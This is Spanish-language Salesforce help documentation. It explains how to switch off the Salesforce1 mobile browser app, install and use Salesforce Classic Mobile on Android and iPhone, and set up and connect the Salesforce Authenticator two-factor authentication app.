Aplicación móvil Salesforce1 disponible en: **Todas** las ediciones excepto Database.com

Para desactivar la aplicación para navegador móvil en la aplicación:

1. Pulse .
2. Toque **Sitio completo**.

Cambiará inmediatamente al sitio completo de Salesforce Classic. No se puede acceder a Lightning Experience desde cualquier navegador móvil.

El sitio completo será ahora su entorno predeterminado siempre que inicie sesión en un navegador móvil. Puede volver a la aplicación para navegadores móviles Salesforce1 utilizando el vínculo **Ir a Salesforce1** al pie del sitio completo, después de lo cual Salesforce1 vuelve a ser su entorno predeterminado.

Para desactivar la aplicación para navegador móvil desde el sitio Web completo:

1. Desde su configuración personal, introduzca *Detalles de usuario avanzado* en el cuadro Búsqueda rápida y, a continuación, seleccione **Detalles de usuario avanzado**. ¿Ningún resultado? Introduzca *Información personal* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información personal**.
2. Cancele la selección de Usuario de Salesforce1.
3. Guarde sus cambios.

Para volver a activar la aplicación para navegadores móviles Salesforce1 desde el sitio completo, repita los pasos anteriores y seleccione la casilla de verificación Usuario de Salesforce1 .

CONSULTE TAMBIÉN

Obtener la aplicación móvil Salesforce1

Requisitos de la aplicación móvil Salesforce1

Personalizar su experiencia de Salesforce

# Salesforce Classic Mobile

La aplicación Salesforce Classic Mobile proporciona acceso móvil a sus datos de Salesforce desde dispositivos Android™ y iPhone®. Puede ver, crear, modificar y eliminar registros, realizar un seguimiento de sus actividades, ver sus paneles, ejecutar informes sencillos, registrar correos electrónicos y llamadas. Su administrador de Salesforce deberá asignarle una licencia móvil antes de que pueda utilizar Salesforce Classic Mobile.

Nota: Las funciones admitidas pueden variar dependiendo de su sistema operativo de Mobile y el modelo del dispositivo.

Salesforce Classic Mobile almacena sus registros de Salesforce en una base de datos local de su dispositivo móvil, lo que significa que puede utilizar la aplicación Salesforce Classic Mobile incluso cuando no hay una conexión de datos. Salesforce Classic Mobile consulta periódicamente en Salesforce si hay registros nuevos y actualizados, evitándole la tediosa tarea de sincronizar los datos de forma manual.

Consulte la lista de dispositivos móviles compatibles para comprobar si puede utilizar la aplicación de Salesforce Classic Mobile en su smartphone.

- Requisitos para utilizar Salesforce Classic Mobile
- Instalación de la aplicación Salesforce Classic Mobile
- Preguntas más frecuentes sobre el uso de Salesforce Classic Mobile

EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

# Requisitos para utilizar Salesforce Classic Mobile

La aplicación Salesforce Classic Mobile puede ejecutarse en los sistemas operativos Android e iOS. También se admiten en operadores inalámbricos: si el dispositivo puede establecer una conexión de datos con Internet, normalmente puede ejecutar la aplicación móvil. Compruebe que su dispositivo es compatible antes de instalar la aplicación de Mobile. Los dispositivos más recientes no son compatibles directamente, ya que todos los dispositivos deben someterse al proceso de certificación oficial y de certificación de calidad.

## Notas acerca de dispositivos iOS

El uso de la aplicación de Salesforce Classic Mobile para productos de Apple presenta algunas limitaciones:

- Terceros (incluido, pero sin limitar la generalidad, Apple Inc. y su proveedor de conectividad de red) podrán en cualquier momento restringir, interrumpir o evitar el uso de Salesforce Classic Mobile para los dispositivos iPhone e iPod touch, o eliminar la aplicación Salesforce Classic Mobile de los dispositivos iPhone o iPod touch, o solicitar a Salesforce que proceda a realizar alguna de las acciones anteriores, sin conceder derecho al cliente a ningún tipo de reembolso, abono o cualquier otra compensación de dicha tercera parte o de Salesforce.
- Los acuerdos de nivel de servicio no se aplican a Salesforce Classic Mobile para iPhone. Otras limitaciones aparecen descritas en el Suplemento del formulario de pedido correspondiente a Salesforce Classic Mobile para iPhone, que los usuarios deben aceptar durante la descarga o instalación de Salesforce Classic Mobile para iPhone.

CONSULTE TAMBIÉN

Comparación de productos móviles de Salesforce

Salesforce Classic Mobile

EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

# Instalación de la aplicación Salesforce Classic Mobile

Puede instalar la aplicación Salesforce Classic Mobile en cualquier dispositivo Android o iPhone compatible.

La forma más sencilla de instalar Salesforce Classic Mobile es visitando `http://mobile.salesforce.com` desde su dispositivo móvil y siguiendo las instrucciones que aparecen en la pantalla.

También puede utilizar los pasos de instalación de su tipo de dispositivo.

EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

## Instalación de Android

Salesforce Classic Mobile está disponible para su descarga en Google Play. Para acceder a Google Play, su dispositivo Android debe estar conectado a la red. Necesitará también una cuenta de Google para descargar aplicaciones. Si aún no tiene una cuenta de Google, vaya a `https://accounts.google.com` y seleccione **Registrarse** para obtener una.

Para instalar Salesforce Classic Mobile desde Google Play:

1. En la pantalla Aplicaciones de su dispositivo Android, seleccione Google Play Store.
2. Seleccione el campo **Buscar** y escriba *`salesforce`*.
3. Seleccione Salesforce Classic Mobile en los resultados de búsqueda.
4. Seleccione **Descargar**.
5. Toque **Aceptar y descargar** si acepta los términos.
6. Seleccione **Abrir** para iniciar la aplicación.
7. La primera vez que inicie la aplicación Salesforce Classic Mobile en su dispositivo, debe activar la aplicación para su dispositivo iniciando sesión y descargando los datos. Compruebe que su teléfono está conectado a una red.
   a. Pulse **Acepto**.
   b. En la página de activación, introduzca su nombre de usuario y contraseña de Salesforce.
   c. Pulse **Activar**.

Dependiendo de la configuración de su organización, es posible que tenga que establecer una contraseña para poder acceder a la aplicación.

## Instalación en iPhone

Salesforce Classic Mobile está disponible para su descarga en App Store de Apple. Para utilizar App Store, su iPhone o iPod touch debe estar conectado a la red. También puede utilizar una cuenta de iTunes™ Store para descargar aplicaciones. Si aún no tiene una cuenta de iTunes Store, abra iTunes en su equipo y seleccione **Store** > **Crear cuenta** para configurar una.

Para instalar Salesforce Classic Mobile desde App Store:

1. En la pantalla de inicio de su iPhone o iPod touch, pulse el icono de App Store.
2. Toque **Buscar**.
3. Pulse el campo `Buscar` para abrir el teclado. Introduzca *`salesforce`*.
4. Seleccione Salesforce Classic Mobile en la lista de resultados de búsqueda para ver información acerca de la aplicación.
5. Pulse **Gratis**, y, a continuación, pulse **Instalar**.

Nota: La descarga de la aplicación desde App Store es gratuita. No obstante, solo los usuarios de Enterprise Edition, Professional Edition, Unlimited Edition, Performance Edition o Developer Edition a los que se les haya asignado una licencia móvil pueden ejecutar Salesforce Classic Mobile.

6. Introduzca su cuenta y contraseña de iTunes Store y pulse **Aceptar**.
7. La primera vez que inicie Salesforce Classic Mobile, debe activar la aplicación en su dispositivo iniciando sesión y descargando los datos. Compruebe que su dispositivo está conectado a una red.
   a. Pulse el icono Salesforce en la página de inicio.
   b. Pulse **Acepto**.
   c. En la página de activación, introduzca su nombre de usuario y contraseña de Salesforce.
   d. Pulse **Activar**.

      PRECAUCIÓN: Si la aplicación se cierra o el dispositivo se bloquea durante el proceso de activación, el sistema operativo del iPhone pone en pausa el proceso de descarga, pero se reanudará la próxima vez que abra la aplicación.

Dependiendo de la configuración de su organización, es posible que tenga que establecer una contraseña para poder acceder a la aplicación.

CONSULTE TAMBIÉN

Comparación de productos móviles de Salesforce

Salesforce Classic Mobile

## Preguntas más frecuentes sobre el uso de Salesforce Classic Mobile

¿Necesito una licencia para utilizar Salesforce Classic Mobile?

¿Es mi teléfono compatible con la aplicación de Salesforce Classic Mobile?

¿Qué datos de Salesforce se almacenan en mi dispositivo cuando uso la aplicación Salesforce Classic Mobile?

¿Puedo ver registros en la aplicación Salesforce Classic Mobile a los que no puedo acceder desde Salesforce?

¿Con qué frecuencia actualiza mis datos Salesforce Classic Mobile?

¿Cómo puedo usar la aplicación Salesforce Classic Mobile para acceder a registros que no se encuentran en mi dispositivo móvil?

Cuando recibo una llamada en mi dispositivo móvil, ¿la aplicación Salesforce Classic Mobile abre el registro de contacto asociado?

### ¿Necesito una licencia para utilizar Salesforce Classic Mobile?

Necesita una licencia de Mobile para cada usuario que necesita acceder a Salesforce Classic Mobile. .

Si se le ha asignado una licencia de Mobile pero su administrador no ha ajustado su configuración de Mobile aún, puede activar Salesforce Classic Mobile con la configuración predeterminada de Mobile. La configuración predeterminada sincroniza automáticamente los últimos registros a los que ha accedido en su dispositivo de Mobile en Salesforce. También puede buscar y descargar registros desde Salesforce que no estén localmente disponibles en su dispositivo.

Revise su configuración personal para saber si se ha asignado a su cuenta de usuario una licencia de Mobile que le permita acceder a Salesforce Classic Mobile.

- Si tiene seleccionada la casilla de verificación **Usuario de Mobile**, puede instalar y ejecutar Salesforce Classic Mobile. Si la casilla de verificación **Usuario de Mobile** está seleccionada pero el campo de `configuración de Mobile` está en blanco, puede activar Salesforce Classic Mobile con la configuración predeterminada de Mobile.

Nota: La casilla de verificación `Usuario de Mobile` está deshabilitada de forma predeterminada para los usuarios con Unlimited Edition y Performance Edition.

## ¿Es mi teléfono compatible con la aplicación de Salesforce Classic Mobile?

La aplicación Salesforce Classic Mobile puede ejecutarse en iPhones, dispositivos iPod touch y la mayoría de dispositivos Android. Para saber si su teléfono puede ejecutar la aplicación, consulte la lista de dispositivos móviles compatibles.

Nota: Las funciones admitidas pueden variar dependiendo de su sistema operativo de Mobile y el modelo del dispositivo.

## ¿Qué datos de Salesforce se almacenan en mi dispositivo cuando uso la aplicación Salesforce Classic Mobile?

Usar la aplicación Salesforce Classic Mobile para acceder a Salesforce en un dispositivo es muy distinto de usar la aplicación Salesforce completa en su ordenador. Los dispositivos móviles tienen una cantidad de memoria mínima y una pantalla pequeña y no siempre tienen una conexión de red constante. Para trabajar con estas limitaciones, se guarda un subconjunto de los datos de Salesforce en una base de datos local del teléfono.

Los siguientes tipos de fichas están disponibles en la aplicación Salesforce Classic Mobile:

- Todas las fichas de objeto personalizadas y estas fichas de objeto estándar:
  - Cuentas
  - Activos
  - Archivos adjuntos
  - Casos
  - Contactos
  - Content
  - Eventos
  - Grupos
  - Miembros de grupo
  - Candidatos
  - Notas
  - Oportunidades
  - Listas de precios
  - Productos
  - Soluciones
  - Tareas
  - Usuarios
  - Paneles
  - Informes
- Fichas Web y Visualforce

Nota: Las fichas y objetos que verá en la aplicación están determinados por su configuración de Mobile y es posible que no incluya todas las fichas y objetos que se enumeran.

Además, las aplicaciones para iPhone y Android no admiten informes.

Cuando abre la ficha de un objeto, probablemente no verá todos sus registros de Salesforce. Para cada objeto convertido en móvil, su administrador puede crear criterios de filtros para limitar la cantidad de registros de su dispositivo. Por ejemplo, en una organización de grandes dimensiones, enviar todas las oportunidades abiertas y cerradas a su dispositivo puede consumir mucha memoria o incluso desbordar al dispositivo. En lugar de enviar todas las oportunidades, su administrador puede enviar un subconjunto, como solo oportunidades abiertas de su propiedad que están programadas para cerrarse este mes.

## ¿Puedo ver registros en la aplicación Salesforce Classic Mobile a los que no puedo acceder desde Salesforce?

No. Los permisos de usuarios, reglas de colaboración y seguridad de nivel de campo se heredan de Salesforce; la aplicación de Mobile aplica todas las restricciones definidas en Salesforce.

## ¿Con qué frecuencia actualiza mis datos Salesforce Classic Mobile?

La aplicación Salesforce Classic Mobile comprueba modificaciones en los datos cada 20 minutos. Durante esta actualización incremental, el servidor recupera los registros de Salesforce recién creados que posea y envía esos datos a su dispositivo. También envía modificaciones a los registros que tenga almacenados en el dispositivo.

Nota: Tenga en cuenta los aspectos siguientes sobre la sincronización de datos:

- La aplicación de cliente Android ajusta los tiempos de sondeos de datos basándose en el uso de la aplicación. Si la aplicación no está en uso, el intervalo de tiempo de consulta se incrementa de forma exponencial, hasta llegar a ocho horas. Llegado a ese punto, el dispositivo consultará los datos cada ocho horas. De esta forma se evita que la aplicación de Salesforce Classic Mobile consuma la batería del dispositivo, ya que la aplicación no se utiliza con frecuencia.
- Como solo se puede ejecutar una aplicación en un iPhone, la aplicación Salesforce Classic Mobile no puede solicitar una actualización de datos salvo que la aplicación esté abierta. Cuando lanza la aplicación en el iPhone, ejecuta una actualización incremental salvo que se haya producido una sincronización en los últimos 20 minutos.

## ¿Cómo puedo usar la aplicación Salesforce Classic Mobile para acceder a registros que no se encuentran en mi dispositivo móvil?

Los datos de Salesforce disponibles de su dispositivo están definidos por su configuración de Mobile. Podrá buscar fácilmente los registros que no se descarguen automáticamente a su dispositivo. Existe un cuadro de búsqueda disponible en cada ficha de objeto en la aplicación Salesforce Classic Mobile, así como en la página de inicio de la aplicación.

## Cuando recibo una llamada en mi dispositivo móvil, ¿la aplicación Salesforce Classic Mobile abre el registro de contacto asociado?

La aplicación Salesforce Classic Mobile no puede abrir un contacto de Salesforce cuando reciba llamadas entrantes. Sin embargo, si realiza una llamada desde Salesforce Classic Mobile, se le solicita automáticamente que la registre.

# Salesforce Authenticator

Le damos la bienvenida a la nueva aplicación móvil Salesforce Authenticator. La versión 2 es una aplicación de autenticación de dos factores potente e innovadora para su dispositivo móvil. La aplicación agrega una capa de seguridad adicional para proteger sus datos y su cuenta de Salesforce. Además, la hemos diseñado para que sea fácil de utilizar. Obtiene más seguridad y comodidad, todo en una sola y fantástica aplicación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Autenticación de dos factores con Salesforce Authenticator disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

### ¿Qué es la autenticación de dos factores?

Todos queremos mantener nuestros datos y cuentas en línea seguros. La autenticación de dos factores es una forma perfecta de hacerlo. La autenticación de dos factores significa que tiene dos cosas o dos *factores* para acceder a su cuenta. El primer factor es algo que sabe, como su combinación de nombre de usuario y contraseña. El segundo es algo que tiene, como un dispositivo móvil con una aplicación de seguridad instalada. Este segundo factor (el dispositivo móvil con una aplicación de seguridad) agrega una capa de producción adicional a su cuenta. Aunque los piratas informáticos roben su contraseña, no pueden iniciar sesión porque no disponen de su dispositivo móvil con Salesforce Authenticator instalada.

### Obtener la aplicación móvil Salesforce Authenticator (Versión 2 o posterior)

Salesforce Authenticator es una aplicación que descarga e instala en su dispositivo móvil.

### Requisitos para Salesforce Authenticator (Versión 2 o posterior)

La aplicación móvil Salesforce Authenticator es compatible con varias plataformas móviles, con algunos requisitos de dispositivo, sistema operativo o navegador móvil. Una conexión a Internet es necesaria para comunicarse con Salesforce para verificaciones de usuario de la actividad de cuenta y verificaciones automatizadas basadas en la ubicación. Los códigos de verificación (contraseñas simultáneas basadas en tiempo o TOTP) se pueden generar sin una conexión a Internet en el dispositivo móvil.

### Consideraciones de accesibilidad de Salesforce Authenticator (Versión 2 o posterior)

Salesforce Authenticator se ha diseñado teniendo en cuenta la accesibilidad. Proporciona una experiencia móvil completamente accesible para todos los usuarios, incluidos los que trabajan con lectores de pantalla. A diferencia del sitio Web completo de Salesforce, Salesforce Authenticator no requiere el modo de accesibilidad para ofrecer a los usuarios que trabajen con dispositivos de asistencia una experiencia totalmente accesible.

### Compatibilidad de configuraciones regionales e idiomas para Salesforce Authenticator (Versión 2 o posterior)

Salesforce Authenticator funciona con casi todas las configuraciones regionales admitidas por Salesforce y los idiomas de usuario final totalmente compatibles. La ayuda de Salesforce incluye una lista de las configuraciones regionales y los idiomas admitidos. Los idiomas de escritura de derecha a izquierda, como el árabe y el hebreo, no son compatibles en esta versión.

### Tipos de cuenta de Salesforce Authenticator (Versión 2 o posterior)

La aplicación móvil Salesforce Authenticator (versión 2 o posterior) admite dos tipos de cuentas conectadas. Las cuentas estándar ofrecen notificaciones de envío, verificaciones automatizadas basadas en la ubicación y códigos de verificación para la autenticación de dos factores. Las cuentas de solo códigos proporcionan únicamente códigos de verificación.

### Conectar una cuenta con Salesforce Authenticator (Versión 2 o posterior)

Conecte su cuenta de Salesforce a la aplicación móvil Salesforce Authenticator para utilizar la aplicación para la autenticación de dos factores. En algunas organizaciones, se le solicita conectar su cuenta cuando inicia sesión. En otras organizaciones, conecta la cuenta a través de su configuración personal.

### Eliminar una cuenta de Salesforce Authenticator (Versión 2 o posterior)

Cuando ya no desee utilizar la aplicación para la autenticación de dos factores, elimine su cuenta de Salesforce de la aplicación móvil Salesforce Authenticator. Antes de eliminar una cuenta de la aplicación Salesforce Authenticator en su dispositivo móvil, asegúrese de no perder el acceso a su cuenta de Salesforce. Solicite a su administrador de Salesforce desactivar el requisito de autenticación de dos factores de su cuenta o asegúrese de que cuenta con un método de autenticación de dos factores disponible.

Verificar la actividad de cuenta con Salesforce Authenticator (Versión 2 o posterior) para la autenticación de dos factores

Si la configuración de su organización le requiere completar la autenticación de os factores cuando inicia sesión o accede a recursos restringidos en Salesforce, utilice la aplicación móvil Salesforce Authenticator. Utilice la aplicación para verificar detalles de identificación para sus inicios de sesión y otra actividad de cuenta. La utilización de la aplicación para verificar la actividad de la cuenta satisface el requisito de autenticación de dos factores.

Bloquear actividad de cuenta no reconocida con Salesforce Authenticator (Versión 2 o posterior)

Si recibe una notificación de la aplicación móvil Salesforce Authenticator acerca de actividad de cuenta que no reconoce, utilice la aplicación para bloquear la actividad. También puede marcar la actividad bloqueada para su administrador de Salesforce.

Automatizar la autenticación de dos factores desde una ubicación de confianza con Salesforce Authenticator (Versión 2 o posterior)

Active servicios de ubicación en la aplicación móvil Salesforce Authenticator y luego utilice la aplicación para automatizar la autenticación de dos factores desde una ubicación de confianza. Los ejemplos de ubicaciones de confianza pueden incluir su casa o su oficina.

Detener las verificaciones automatizadas basadas en la ubicación en Salesforce Authenticator (Versión 2 o posterior)

Puede eliminar una ubicación de su lista de ubicaciones de confianza para desactivar la verificación automatizada desde allí.

## ¿Qué es la autenticación de dos factores?

Todos queremos mantener nuestros datos y cuentas en línea seguros. La autenticación de dos factores es una forma perfecta de hacerlo. La autenticación de dos factores significa que tiene dos cosas o dos *factores* para acceder a su cuenta. El primer factor es algo que sabe, como su combinación de nombre de usuario y contraseña. El segundo es algo que tiene, como un dispositivo móvil con una aplicación de seguridad instalada. Este segundo factor (el dispositivo móvil con una aplicación de seguridad) agrega una capa de producción adicional a su cuenta. Aunque los piratas informáticos roben su contraseña, no pueden iniciar sesión porque no disponen de su dispositivo móvil con Salesforce Authenticator instalada.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Autenticación de dos factores con Salesforce Authenticator disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Muchas aplicaciones de autenticación móviles generan códigos de verificación que caducan después de un cierto tiempo. Cuando inicia sesión en una cuenta en línea que requiere autenticación de dos factores, introduce el código junto con su nombre de usuario y contraseña. Salesforce Authenticator también genera códigos siempre que los necesite, pero la versión 2 de la aplicación introduce nuevas funciones para más comodidad, sin sacrificar la seguridad.

Cuando alguien intenta iniciar sesión o acceder a datos online restringidos en su cuenta, Salesforce envía una notificación a su dispositivo móvil. Abra la aplicación Salesforce Authenticator para ver detalles de la actividad online. Después de consultar los detalles, puede tocar **Aprobar** para verificar que la actividad le pertenece. Si no reconoce la actividad, toque **Denegar** para bloquearla. También puede marcar la actividad bloqueada para su administrador de Salesforce.

Cuando activa servicios de ubicación para Salesforce Authenticator, libera funciones aún más potentes. Si está en casa o en la oficina, por ejemplo, puede solicitar a Authenticator comprobar sus actividades automáticamente desde esa ubicación de confianza. La automatización le proporciona la seguridad adicional de la autenticación de dos factores y no tiene que sacar su teléfono de su bolsillo.

Antes de poder utilizar Salesforce Authenticator para la autenticación de dos factores, conecte la aplicación a su cuenta en línea. En Salesforce, puede conectar la aplicación a su cuenta en su configuración personal. Conectar la aplicación no significa que tenga que utilizar la autenticación de dos factores cada vez que inicie sesión. Su administrador configura el requisito de autenticación de dos factores de acuerdo con las políticas de seguridad de su empresa. Si su administrador requiere la autenticación de dos factores antes de conectar Salesforce Authenticator a su cuenta, se le solicitará conectar la aplicación la próxima vez que inicie sesión.

CONSULTE TAMBIÉN

Autenticación de dos factores

# Obtener la aplicación móvil Salesforce Authenticator (Versión 2 o posterior)

Salesforce Authenticator es una aplicación que descarga e instala en su dispositivo móvil.

**Nuevas instalaciones**

Puede descargar e instalar la aplicación móvil Salesforce Authenticator desde Google Play o App Store en dispositivos Android y iOS compatibles.

Después de instalar la aplicación, iníciela desde la pantalla Inicio y conéctela a su cuenta de Salesforce. En algunas organizaciones, se le solicita conectar la aplicación durante el inicio de sesión. De otro modo, conecta la aplicación a través de su configuración personal en Salesforce.

**Actualización desde la versión 1 de Salesforce Authenticator**

Si ya tiene la versión 1 instalada en su dispositivo móvil, descargue la actualización desde App Store o Google Play. La actualización mantiene las cuentas conectadas que ya tiene en la aplicación. Estas cuentas son de solo código que generan códigos de verificación pero no recibe notificaciones distribuidas o permiten verificaciones automatizadas basadas en la ubicación. Las cuentas de solo código aparecen en su lista Cuentas conectadas sin un **>** en el extremo derecho de la fila de nombres de cuenta, y no hay página de detalle de cuenta. Los códigos de verificación en estas cuentas de solo código son válidos hasta que conecta la nueva versión 2 de la función a su cuenta de Salesforce a través de su configuración personal. Después de conectar la nueva versión, su cuenta le proporciona funciones completas de Salesforce Authenticator versión 2: notificaciones distribuidas, verificaciones automatizadas basadas en la ubicación y códigos de verificación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Autenticación de dos factores con Salesforce Authenticator disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Requisitos para Salesforce Authenticator (Versión 2 o posterior)

# Requisitos para Salesforce Authenticator (Versión 2 o posterior)

La aplicación móvil Salesforce Authenticator es compatible con varias plataformas móviles, con algunos requisitos de dispositivo, sistema operativo o navegador móvil. Una conexión a Internet es necesaria para comunicarse con Salesforce para verificaciones de usuario de la actividad de cuenta y verificaciones automatizadas basadas en la ubicación. Los códigos de verificación (contraseñas simultáneas basadas en tiempo o TOTP) se pueden generar sin una conexión a Internet en el dispositivo móvil.

**Navegadores y dispositivos compatibles**

Salesforce Authenticator es compatible en orientación horizontal en estos entornos.

| Aplicación Salesforce Authenticator | Dispositivos compatibles | Sistema operativo móvil compatible |
|---|---|---|
| iOS, v2 o posterior | iPhone 5 o modelos posteriores | iOS 8 o posterior |
| Android, v2 o posterior | Teléfonos Android | Android 4.2 o posterior |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Autenticación de dos factores con Salesforce Authenticator disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Para un rendimiento óptimo de Salesforce Authenticator, recomendamos mantener actualizado el sistema operativo de su dispositivo móvil y actualizar a los modelos de dispositivos más recientes que permita su plan móvil. Las futuras versiones de Salesforce pueden requerir la retirada de la compatibilidad con sistemas operativos obsoletos y a veces las nuevas versiones de los sistemas operativos no tienen un rendimiento adecuado en dispositivos antiguos.

**Ediciones y licencias de Salesforce**

Estas ediciones de Salesforce y tipos de licencia de usuario permite el uso de Salesforce Authenticator para la verificación de identidad y autenticación de dos factores.

| Edición de Salesforce | |
|---|---|
| • Group Edition<br>• Professional Edition<br>• Enterprise Edition<br>• Performance Edition<br>• Unlimited Edition<br>• Developer Edition<br>• Contact Manager Edition | Database.com Edition no es compatible. |

| Tipos de licencias de usuario | |
|---|---|
| • usuarios de Salesforce<br>• Usuarios de Salesforce Platform y Salesforce<br>• Usuarios externos de Customer Community, Customer Community Plus y Partner Community<br>• Usuarios de portal que sean miembros de una comunidad de Salesforce | Estos tipos de licencia de usuario no son compatibles: usuarios de portal (a menos que sean miembros de una comunidad de Salesforce), usuarios de Database.com, usuarios de Sites y Site.com, usuarios de Data.com y usuarios de Work.com. |

**Conexión inalámbrica**

Se requiere una conexión Wi-Fi o de red móvil para comunicarse con Salesforce. Para conexiones móviles, se requiere una red 3G o más rápida. Para obtener el mejor rendimiento, recomendamos utilizar Wi-Fi o LTE. Salesforce Authenticator genera códigos de verificación válidos cuando su dispositivo está desconectado. También puede ver su historial de actividad y lista de ubicaciones de confianza cuando el dispositivo está desconectado.

CONSULTE TAMBIÉN

Compatibilidad de configuraciones regionales e idiomas para Salesforce Authenticator (Versión 2 o posterior)

Consideraciones de accesibilidad de Salesforce Authenticator (Versión 2 o posterior)

## Consideraciones de accesibilidad de Salesforce Authenticator (Versión 2 o posterior)

Salesforce Authenticator se ha diseñado teniendo en cuenta la accesibilidad. Proporciona una experiencia móvil completamente accesible para todos los usuarios, incluidos los que trabajan con lectores de pantalla. A diferencia del sitio Web completo de Salesforce, Salesforce Authenticator no requiere el modo de accesibilidad para ofrecer a los usuarios que trabajen con dispositivos de asistencia una experiencia totalmente accesible.

Compruebe la documentación de su dispositivo móvil para obtener más información sobre cómo utilizar un lector de pantalla.

CONSULTE TAMBIÉN

Requisitos para Salesforce Authenticator (Versión 2 o posterior)

## Compatibilidad de configuraciones regionales e idiomas para Salesforce Authenticator (Versión 2 o posterior)

Salesforce Authenticator funciona con casi todas las configuraciones regionales admitidas por Salesforce y los idiomas de usuario final totalmente compatibles. La ayuda de Salesforce incluye una lista de las configuraciones regionales y los idiomas admitidos. Los idiomas de escritura de derecha a izquierda, como el árabe y el hebreo, no son compatibles en esta versión.

CONSULTE TAMBIÉN

Requisitos para Salesforce Authenticator (Versión 2 o posterior)

## Tipos de cuenta de Salesforce Authenticator (Versión 2 o posterior)

La aplicación móvil Salesforce Authenticator (versión 2 o posterior) admite dos tipos de cuentas conectadas. Las cuentas estándar ofrecen notificaciones de envío, verificaciones automatizadas basadas en la ubicación y códigos de verificación para la autenticación de dos factores. Las cuentas de solo códigos proporcionan únicamente códigos de verificación.

**Cuentas estándar**

En su lista Cuentas conectadas, las cuentas estándar muestran un símbolo **>** en el extremo derecho de la fila. Toque cualquier parte de la fila de la cuenta para ir a la página de detalles de la cuenta. La página de detalles muestra información acerca de la cuenta, incluyendo actividad reciente de la cuenta.

**Cuentas de solo códigos**

En su lista Cuentas conectadas, las cuentas de solo códigos no muestran un **>** a la derecha de la fila y no hay ninguna página de detalles de cuenta.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Autenticación de dos factores con Salesforce Authenticator disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Conectar una cuenta con Salesforce Authenticator (Versión 2 o posterior)

Eliminar una cuenta de Salesforce Authenticator (Versión 2 o posterior)

## Conectar una cuenta con Salesforce Authenticator (Versión 2 o posterior)

Conecte su cuenta de Salesforce a la aplicación móvil Salesforce Authenticator para utilizar la aplicación para la autenticación de dos factores. En algunas organizaciones, se le solicita conectar su cuenta cuando inicia sesión. En otras organizaciones, conecta la cuenta a través de su configuración personal.

Si se le solicita conectar Salesforce Authenticator a su cuenta de Salesforce cuando inicie sesión, siga las instrucciones en la pantalla. Para conectar la aplicación desde su configuración personal en Salesforce, inicie sesión en su cuenta, luego siga estos pasos.

1. Descargue e instale la versión 2 o posterior de la aplicación Salesforce Authenticator para el tipo de dispositivo móvil que utilice. Para dispositivos iPhone, obtenga la aplicación desde App Store. Para dispositivos Android, obtenga la aplicación desde Google Play.

   Si anteriormente instaló la versión 1 de Salesforce Authenticator en su dispositivo móvil, puede actualizar la aplicación a la versión 2 a través de App Store o Google Play. La actualización mantiene las cuentas conectadas que ya tiene en la aplicación. Estas cuentas son de solo código que generan códigos de verificación pero no recibe notificaciones distribuidas o permiten

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Autenticación de dos factores con Salesforce Authenticator disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

verificaciones automatizadas basadas en la ubicación. Las cuentas de solo código aparecen en su lista Cuentas conectadas sin un **>** en el extremo derecho de la fila de nombres de cuenta, y no hay página de detalle de cuenta. Si tiene una cuenta de solo código para el nombre de usuario que utilizó para el inicio de sesión de su cuenta en Salesforce, deslice a la izquierda en la aplicación para eliminar el nombre de usuario antes de continuar. En los siguientes pasos conectará la cuenta para ese nombre de usuario de nuevo. La nueva cuenta conectada le ofrece funciones completas de Salesforce Authenticator versión 2: notificaciones distribuidas, verificaciones automatizadas basadas en la ubicación y códigos de verificación.

2. Desde su configuración personal, introduzca *Detalles de usuario avanzado* en el cuadro Búsqueda rápida y, a continuación, seleccione **Detalles de usuario avanzado**. ¿Ningún resultado? Introduzca *Información personal* en el cuadro Búsqueda rápida y, a continuación, seleccione **Información personal**.
3. Busque **Registro de aplicación: Salesforce Authenticator** y haga clic en **Conectar**.
4. Por motivos de seguridad, se le solicita iniciar sesión en su cuenta.
5. Abra la aplicación Salesforce Authenticator en su dispositivo móvil.

   Si está abriendo la aplicación por primera vez, verá una visita guiada por las funciones de la aplicación. Realice la visita o vaya directamente a agregar su cuenta de Salesforce a la aplicación.
6. En la aplicación, toque **+** para agregar su cuenta.

   La aplicación genera una frase exclusiva de dos palabras.
7. Vuelva a su navegador, introduzca la frase en el campo Frase de dos palabras.
8. Haga clic en **Conectar**.

